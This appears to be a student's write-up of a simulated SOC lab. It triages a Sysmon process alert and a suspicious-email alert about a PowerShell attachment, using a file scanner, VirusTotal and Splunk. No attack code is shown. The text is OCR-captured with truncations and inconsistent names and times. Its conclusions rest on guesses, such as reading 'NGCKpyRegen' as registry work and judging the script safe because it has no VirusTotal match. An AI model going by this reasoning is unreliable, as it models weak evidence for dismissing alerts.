Taskhostw.exe is a legitimate windows process and is located in C:\Windows\system32\ by default. The command “taskhostw.exe NGCKpyRegen” is likely related to registry regeneration.



○ True positive ● False positive

On May 27, 2025, at 15:11:13, Sysmon triggered alert 1002 for a suspicious parent-child relationship between taskhost.exe (PID: 3802) and taskhostw.exe (PID: 3897).


Analysis: Both processes are legitimate Windows components. The command "taskhostw.exe NGCKpyRegen" relates to registry maintenance, and the working directory (C:\Windows\system32) is expected. No malicious activity was found.

Taskhostw.exe is a legitimate Windows process, known as the "Host Process for Windows Tasks," typically located in C:\Windows\System32. The command line argument "NGCKpyRegen" is unusual and not a standard parameter for taskhostw.exe. Typically, taskhostw.exe might run with arguments like "/RuntimeWide" or references to specific tasks, as seen in some Windows scheduled tasks. "NGCKpyRegen" suggests a process related to registry regeneration. The "Regen" part implies regeneration, likely of registry keys, and "NGCKpy" could be an acronym or identifier for a specific application or process, though it's not a known standard term in Windows documentation.

Given that the process is running from C:\Windows\System32, the expected location for legitimate Windows files, and both taskhost.exe and taskhostw.exe are signed Microsoft components, this is likely not malicious. However, the uncommon argument raises suspicion in the alert

Close the alert as a false positive, likely not malicious as per the report.

By now, we noticed an email alert containing a suspicious attachment. Prioritize this alert as it could be more damaging than other low ranking alerts we previously looked at.



Assigned alert(s)


1004	Suspicious Attachment found in email	Low	Phishing	May 27th 2025 at 15:16


Description:	A suspicious attachment was found in the email. Investigate further to determine if it is maliciou
datasource:	emails
timestamp:	05/27/2025 15:14:08.263
subject:	Force update fix
sender:	yani.zubair@tryhatme.com
recipient:	michelle.smith@tryhatme.com
attachment:	forceupdate.ps1
content:	The content of this email has been removed in accordance with privacy regulations and compan information.
direction:	internal

- **Description:** A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
- **datasource:** emails
- **timestamp:** 05/27/2025 15:14:08.263
- **subject:** FORCE update fix
- **sender:** yani.zubair@tryhatme.com
- **recipient:** michelle.smith@tryhatme.com
- **attachment:** forceupdate.ps1 (Windows Powershell script)
- **content:** The content of this email has been removed in accordance with the privacy regulations and company information.
- **direction:** internal

Email sender “yani.zubair@tryhatme.com” and “michelle.smith@tryhatme.com” recipient both from internal network, yani works at IT, sends michelle at legal a force update fix file. The file “forceupdate.ps1” is a Windows Powershell file. Investigate the file determine if malicious.

Based on the company Documentation, “yani” works in IT and “michelle” works at legal. Giving credibility when it comes to updates at the IT team could enforce a security update.





Company Information

TryHatMe is one of the fastest-growing companies within the e-commerce industry, specializing in the online sale
before purchasing, has distinguished us in the market and driven rapid growth.

Directory


Michael Ascot, CEO *michael.ascot@tryhatme.com* Logged-in host: `win-3450`

Sophie J, HR *sophie.j@tryhatme.com* Logged-in host: `win-3461`

Michelle Smith, Legal *michelle.smith@tryhatme.com* Logged-in host: `win-3459`

Roger Fedora, Marketing *roger.fedora@tryhatme.com* Logged-in host: `win-3460`

Yani Zubair, IT *yani.zubair@tryhatme.com* Logged-in host: `win-3449`




2. Analyst Workstation (My Computer)

The Analyst Workstation is a dedicated VM specifically configured for your investigation needs. This isolated environment ensures a secure a
threats.


Functions:

- **Email Alert Review**: Securely view and analyze email attachments. Attachments for emails are automatically downloaded to the desktop
- **System Access**: Utilize various installed applications and utilities to support your investigations and incident response activities.


Documentation states that attachments sent will be automatically downloaded to Analyst VM workstation for investigation.



The “forceupdate.ps1” file is located on the Analyst VM workstation. Drop the powershell script into the file analysis tool “TryDetectThis” within the workstation to scan file behaviour.



Drop the file in the threat intelligence file tool to scan file function and info.



File Analysis Complete

ANALYZED - Clean

File Information

Name	forceupdate.ps1
Size	2.66 KB
Type	application/octet-stream
Last Modified	5/27/2025, 2:54:15 PM

Hash Values

MD5

`73e90e7995b8f1f1eb7653b5163fc87d`


SHA-1

`e314d843491f5e95ac4d29a2a1a2045c49e74860`

SHA-256

`52369a1f5568ed83aefc3239657d6db40de164742201f2c607296b6bb23ad58b`

File analysis came up clean, not malicious. Lets copy the SHA-256 file hash and search Virustotal tool to see if it knows the file:



Hash Values

MD5


`73e90e7995b8f1f1eb7653b5163fc87d`

SHA-1

`e314d843491f5e95ac4d29a2a1a2045c49e74860`

SHA-256

`52369a1f5568ed83aefc3239657d6db40de164742201f2c607296b6bb23ad58b`



52369a1f5568ed83aefc3239657d6db40de164742201f2c607296b6bb23ad58b

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

We currently don't have any comments that fit your s


No comments found for your current query. You might try refining your search terms or checkir
Check our documentation to learn about query tips and modifiers.

VirusTotal couldn't find anything on the hash.

We can determine that the force forceupdate.ps1 file from an internal user “yani”, is not malicious and seems to be a legitimate update file from the IT team.

There could be more emails regarding the forceupdate.ps1 file to internal users, use Splunk.

Splunk search query “datasource=”emails” attachment=”forceupdate.ps1” shows all related events:




New Search

```
datasource="emails" attachment="forceupdate.ps1"
```

Server error

3 of 4 events matched




```
5/27/25          { [-]
2:48:17.263 PM      attachment: forceupdate.ps1
                    content: The content of this email has been removed in accordance with privacy regulations a
                    datasource: emails
                    direction: internal
                    recipient: michelle.smith@tryhatme.com
                    sender: yani.zubair@tryhatme.com
                    subject: Force update fix
                    timestamp: 05/27/2025 15:48:17.263
                 }
                 Show as raw text
                 host = 10.10.255.111:8989   source = eventcollector   sourcetype = _json

5/27/25          { [-]
2:29:03.263 PM      attachment: forceupdate.ps1
                    content: The content of this email has been removed in accordance with privacy regulations a
                    datasource: emails
                    direction: internal
                    recipient: yani.zubair@tryhatme.com
                    sender: michelle.smith@tryhatme.com
                    subject: RE: Force update fix
                    timestamp: 05/27/2025 15:29:03.263
                 }
                 Show as raw text
                 host = 10.10.255.111:8989   source = eventcollector   sourcetype = _json

5/27/25          { [-]
2:14:08.263 PM      attachment: forceupdate.ps1
                    content: The content of this email has been removed in accordance with privacy regulations a
                    datasource: emails
                    direction: internal
                    recipient: michelle.smith@tryhatme.com
                    sender: yani.zubair@tryhatme.com
                    subject: Force update fix
                    timestamp: 05/27/2025 15:14:08.263
```

There were 3 email events from yani.zubair@tryhatme.com, all going to michelle.smith@tryhatme.com. Michelle received 2 identical emails with update file 2 times, and did reply to it once, likely to say thank you. This content is removed so we can't actually see the reply.

Conclusion: The forecastupdate.ps1 file is a legitimate update file from the internal IT user. All three related email alerts are false positives, as the communication and attachment are valid internal operations. Group these alerts together for dismissal.

3 email alert events found related to the determined safe file forceupdate.ps1, group alert together in assigned alerts and report them together as false positives as the communications are legit.



On May 27, 2025, three email alerts (including ID 1004) were triggered within a 30 min window., flagging a suspicious attachment, forceupdate.ps1, in internal emails between yani.zubair@tryhatme.com (IT) and michelle.smith@tryhatme.com (Legal). The email subject was "FORCE update fix."

